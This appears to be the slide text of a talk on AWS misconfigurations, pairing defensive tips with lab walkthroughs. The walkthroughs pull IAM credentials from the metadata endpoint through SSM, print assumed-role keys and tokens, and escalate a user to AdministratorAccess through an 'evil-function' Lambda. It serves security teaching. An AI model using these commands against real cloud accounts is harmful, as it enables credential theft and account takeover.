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# Cloudy with a chance of...

# BREACH



# Top AWS Misconfigurations

- Public/Unrestricted S3 buckets
- Public snapshots
- IAM misconfigurations (too much permission)
- Public access keys/password leaks
- Failing to use network security groups properly
- Scheduled Events/Unexpected Downtimes
- Failing to monitor changes/events



# Terms to Explain:

- Shared responsibility
- S3 buckets
- EC2 instances
- IAM
- Lambda
- VPS
- Policies
- APIs
- Security Groups
- Metadata



# S3/Public Storage

A public storage account can be created with an account

- Buckets are private, must explicitly permit access using policy, ACLs, object permissions
- Misconfigured to allow anonymous access
- Use encryption/logging
- Watch for permissions/least privilege/RBAC
- Use Access Analyzer to review public buckets

<https://docs.aws.amazon.com/AmazonS3/latest/userguide/access-control-block-public-access.html>



# Public S3 leaks



```
ON_PREM_Replication_Definition.json
1590     }
1591   },
1592   "databases": [
1593     {
1594       "name": "HERCPROD",
1595       "type": "",
1596       "connection_string": "server=HERCPROD;username=[REDACTED]",
1597       "authenticator": "[REDACTED]",
1598       "role": "SOURCE",
1599       "is_licensed": true,
1600       "type_id": "ORACLE_COMPONENT_TYPE"
1601     }, {
1602       "name": "MYSQL_MCS",
1603       "type": "",
1604       "connection_string": "username=[REDACTED];server=[REDACTED];database=mcs",
1605       "authenticator": "[REDACTED]",
1606       "role": "TARGET",
1607       "is_licensed": true,
1608       "type_id": "MYSQL_TARGET_COMPONENT_TYPE"
1609     }, {
1610       "name": "MYSQL_NBS",
1611       "type": "",
1612       "connection_string": "username=[REDACTED];server=[REDACTED];database=nbs",
1613       "authenticator": "[REDACTED]",
1614       "role": "TARGET",
1615       "is_licensed": true,
1616       "type_id": "MYSQL_TARGET_COMPONENT_TYPE"
1617     }, {
1618       "name": "STPROD",
1619       "type": "",
1620       "connection_string": "server=STPROD;username=[REDACTED]",
1621       "authenticator": "[REDACTED]",
1622       "role": "SOURCE",
1623       "is_licensed": true,
1624       "type_id": "ORACLE_COMPONENT_TYPE"
1625     }
1626   ]
1627 }
```

JSON file | length: 48,292 | lines: 1,677 | Ln: 93 Col: 29 Sel: 0 | 0 | Unix (LF) | UTF-8 | INS



<https://github.com/nagwww/s3-leaks>

# EC2 Key Pairs/Access Keys

- Limit access to IP addresses/metadata
- Access policies/privileged access
- Watch for leaks in code!
- Use Secrets Management

<http://169.254.169.254/latest/meta-data/iam/security-credentials/notarealuser>





# Using AMI to gather metadata

```


-[ethical@ethical-parrot]-[~]
→ $aws ssm send-command \
    --document-name "AWS-RunShellScript" \
    --parameters 'commands=["curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2_admin/"]' \
    --targets "Key=instanceids,Values=i-08b5bb1e812ddab5f" \
    --comment "Retrieving Token"

"Command": {
  "CommandId": "1357b31f-a02f-4b51-84b1-b39b5f30e73c",
  "DocumentName": "AWS-RunShellScript",
  "DocumentVersion": "$DEFAULT",
  "Comment": "Retrieving Token",
  "Status": "Success",
  "StatusDetails": "Success",
  "StandardOutputContent": "{\n  \"Code\" : \"Success\", \n  \"LastUpdated\" : \"2021-08-28T19:17:48Z\", \n  \"Type\" : \"RetAccessKey\" : \"81BeWR0VV2DvInWe2dXSrfiP9guHil2kQaNUf0HF\", \n  \"Token\" : \"IQoJb3JpZ2luX2VjEFwaCXVzLWVhc3QtMSJGMEQm99yGHQqmt81nBi/LogX+JSqDBAiU/////////8BEAAaDDgzNzY2MTY3NDU1OCIMhNM8kY0LoqqD5W26KtcDqL9egvSJ3l7MvEycJ7NJN5/z0kukp9C2p0lZC6Y2GGX0H0kdAJGTfJoTwXwa7mUGqxLyUwrtI4rZuImKQZ1M65N/7aPw4EKdUdH1nFjq8RN07+IdxiexURERshgdKaibfX9w7Fj1Yqo/Iy+W0RDDP2tY0un00ePq+fK1zioILhkSQquI0yqY3m9/y2nBm0QXssWNBiwC9oc88qvGysNjW3bDrP10hX942+WiqHYcFoW4/p5DQl8EqL5W1P4rb8ToY8+4VU2FEdy1mJX71fAucPotXSkXEewa6G/aw3ETtT2aDGYtKUTPPzwCPGdyXsv44zP05HsM7NyPcDp5ZBvLdIgxM04Zh8eUz9IBfa0b0ui9LFdrBPLfWmwiIm1M/izogELh3q0n/Ojmq73YdFIIU0svr0nVg/aRcWfLciYWP5Y0b8xXf5f0JACYsg1RVzqi/JJhFpYNmYpp6ngTrNjvoIXW3ooxM0gtBEQ3ax7ySSujllMnT5f6BsxaZu6n2b0Ar+v+6IY3dwfAPqIQ==\", \n  \"Expiration\" : \"2021-08-29T01:52:06Z\" \n}",
  "StandardOutputUrl": ""
}

```



# Using Github to search for access keys



The screenshot shows a GitHub search interface with the query 'aws\_access\_key\_id'. The search results are filtered to show 2,024,148 code results. The left sidebar shows the search filters: Repositories (18), Code (2M), Commits (5K), Issues (14K), Discussions (Beta, 56), Packages (24), Marketplace (0), Topics (0), Wikis (1K), and Users (0). Below the sidebar, the 'Languages' section shows the following counts: Markdown (78,855), PHP (1,102,093), HTML (7,275), JSON (12,434), Ruby (104,783), Java (6,974), reStructuredText (10,848), Python (181,743), and YAML (86,470).

The search results are sorted by 'Best match'. The first result is from 'Dhauzur/access-control' in the file 'RPI/google-cloud-sdk/platform/gutil/gslib/vendored/boto/boto/\_init\_\_.py'. The code snippet shows a function 'connect\_sqs' that takes 'aws\_access\_key\_id' as a parameter. The second result is from 'Bosebcc/rayMarching' in the file '\_menv/lib/python3.7/site-packages/jedi/third\_party/typeshed/third\_party/2and3/boto/\_init\_.pyi'. The code snippet shows a function 'connect\_sqs' that takes 'aws\_access\_key\_id' as a parameter. The third result is from 'Bosebcc/rayMarching' in the file '\_wenv/Lib/site-packages/jedi/third\_party/typeshed/third\_party/2and3/boto/\_init\_.pyi'. The code snippet shows a function 'connect\_sqs' that takes 'aws\_access\_key\_id' as a parameter.

```
110     logger.addHandler(fh)
111     log = logger
112
113
114     def connect_sqs(aws_access_key_id=None, aws_secret_access_key=None, **kwargs):
115         """
116         :type aws_access_key_id: string
117         :param aws_access_key_id: Your AWS Access Key ID
```

```
24     def set_stream_logger(name, level: Any = ..., format_string: Optional[Any] = ...): ...
25     def connect_sqs(aws_access_key_id: Optional[Any] = ..., aws_secret_access_key: Optional[Any]
    = ..., **kwargs): ...
26     def connect_s3(aws_access_key_id: Optional[Text] = ..., aws_secret_access_key: Optional[Text]
    = ..., **kwargs) -> S3Connection: ...
```

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24     def set_stream_logger(name, level: Any = ..., format_string: Optional[Any] = ...): ...
25     def connect_sqs(aws_access_key_id: Optional[Any] = ..., aws_secret_access_key: Optional[Any]
    = ..., **kwargs): ...
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    = ..., **kwargs) -> S3Connection: ...
```



# IAM Policies and Permissions



Too much access can be given, allowing for attackers to escalate privileges

- Lack of MFA/rotation of keys
- Role and permissions
- Conditional Policies
- Chaining Attacks
- Inline vs Attached policies



# IAM Privileges and policies

```
(kali@kali)-[~]
$ aws iam list-attached-user-policies --user-name student
{
  "AttachedPolicies": [
    {
      "PolicyName": "AmazonEC2ReadOnlyAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/AmazonEC2ReadOnlyAccess"
    },
    {
      "PolicyName": "IAMReadOnlyAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/IAMReadOnlyAccess"
    }
  ]
}
```

```
$ aws iam get-user-policy --user-name student --policy-name ConfigureEC2Role
{
  "UserName": "student",
  "PolicyName": "ConfigureEC2Role",
  "PolicyDocument": {
    "Version": "2012-10-17",
    "Statement": [
      {
        "Effect": "Allow",
        "Action": [
          "iam:PassRole",
          "ec2:RunInstances",
          "ec2:Describe*",
          "ssm:*"
        ],
        "Resource": "*"
      }
    ]
  }
}
```



# IAM Privileges and policies

```
[ethical@ethical-parrot]--[~/AWS_Bootcamp]
$aws sts assume-role --role-arn arn:aws:iam::276384657722:role/ad-LoggingRole --role-session-name ad_logging
{
  "Credentials": {
    "AccessKeyId": "ASIAUAWOPGE5PL3DXEBE",
    "SecretAccessKey": "U0rYvh0e8z7GrxKn4RAZzSHrTRwkh09kVzkB/TJW",
    "SessionToken": "FwoGZXIvYXZEPj////////wEaDGlP14n/I2+SzetINiKuAfDFVXEUX7a7hCu+RCpARPF4lBCysrSC6PA6J7BhB
b40uMaVXFZbxL++frdkdB85mk6eCnZrXCwxvcS7vF71u7wUS0RTFnwi0D78A0XhQSTP7BEpP/dE5yW2y3XcqYlZYWTPrQezoV7eoCpApzz0ncCICUg
bb0kQbTdq/An1NyjdtPcJBjItntfSsNh4mG1agwdkgIwDHZfPMkRrRxcSDxuQoP/mLLZkzfR96rSs/ADDwJFa",
    "Expiration": "2021-08-23T23:04:13Z"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AR0AUAWOPGE5JQT23CRUN:ad_logging",
    "Arn": "arn:aws:sts::276384657722:assumed-role/ad-LoggingRole/ad_logging"
  }
}
```



# Lambda/Serverless Computing

- Command Injection
- Insecure Deserialization/Python/'Pickling'
- Deserialization using PHP
- SSRFs
- XXE
- Dictionary attacks
- Backdoors
- Persistent access
- Alias routing





# Invoking the Lambda function for admin access



```
(kali@kali)-[~]
$ aws lambda create-function \
  --function-name evil-function \
  --runtime python3.8 \
  --zip-file fileb://evil-function.zip \
  --handler evil.handler \
  --role arn:aws:iam::645723898191:role/lab11llambdaiam
```

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```
(kali@kali)-[~]
$ aws lambda invoke --function-name evil-function output.txt
{
  "StatusCode": 200,
  "ExecutedVersion": "$LATEST"
}
```

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```
"FunctionName": "evil-function",
"FunctionArn": "arn:aws:lambda:us-east-1:645723898191:function:evil-function",
"Runtime": "python3.8",
"Role": "arn:aws:iam::645723898191:role/lab11llambdaiam",
"Handler": "evil.handler",
"CodeSize": 323,
"Description": "",
"Timeout": 3,
"MemorySize": 128,
"LastModified": "2021-02-12T05:59:38.600+0000",
"CodeSha256": "4TPrTZS3qJ8a63HcxzjVh102bYxlKld5fNgPpiuDT6I=",
```

```
$ cat output.txt
{"ResponseMetadata": {"RequestId": "8219db11-67a7-4eb6-aeac-43f1b05247ec", "HTTPStatusCode": 200, "HTTPHeaders": {"x-amzn-trace-id": "Root=1-60255938-645723898191:lab11llambdaiam:evil-function:2021-02-12T05:59:38.600+0000", "content-type": "text/xml", "content-length": "212", "date": "Fri, 12 Feb 2021 06:00:07 GMT"}, "RetryAttempts": 0}}
```

```
(kali@kali)-[~]
$ aws iam list-attached-user-policies --user-name student
{
  "AttachedPolicies": [
    {
      "PolicyName": "AdministratorAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
    },
    {
      "PolicyName": "IAMReadOnlyAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/IAMReadOnlyAccess"
    }
  ]
}
```

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# Security Groups



- Misconfigured to allow too much access
- Large range of ports open
- Unused security groups/IAM roles
- Watch for permissions/least privilege
- Incorrect security group attachments
- Use ELBs (elastic load balancer) to limit traffic/target security groups



# Allowing full access



```
$ aws ec2 describe-security-groups
{
  "SecurityGroups": [
    {
      "Description": "FullAccess",
      "GroupName": "FullAccess",
      "IpPermissions": [
        {
          "IpProtocol": "-1",
          "IpRanges": [
            {
              "CidrIp": "0.0.0.0/0"
            }
          ],
          "Ipv6Ranges": [],
          "PrefixListIds": [],
          "UserIdGroupPairs": []
        }
      ],
      "OwnerId": "459758765793",
      "GroupId": "sg-0106a4a8e91b3a682",
      "IpPermissionsEgress": [
        {
          "IpProtocol": "-1",
          "IpRanges": [
            {
              "CidrIp": "0.0.0.0/0"
            }
          ],
          "Ipv6Ranges": [],
          "PrefixListIds": [],
          "UserIdGroupPairs": []
        }
      ],
      "VpcId": "vpc-0ebc88f4df91a977d"
    },
    {
      "Description": "Allow ssh inbound traffic",
      "GroupName": "sshAccesss",
      "IpPermissions": [
```



# Enumeration: Manual/Automation



- PACU
- Principal Mapper
- ScoutSuite
- Stormspotter
- Cloudsplaining
- SkyArk
- Boto3
- Grayhatwarfare



# It's Demo Time!

A background image of Yoda from Star Wars, seen from behind, standing in a dark room with a bright light source on the right.

CANCELED!

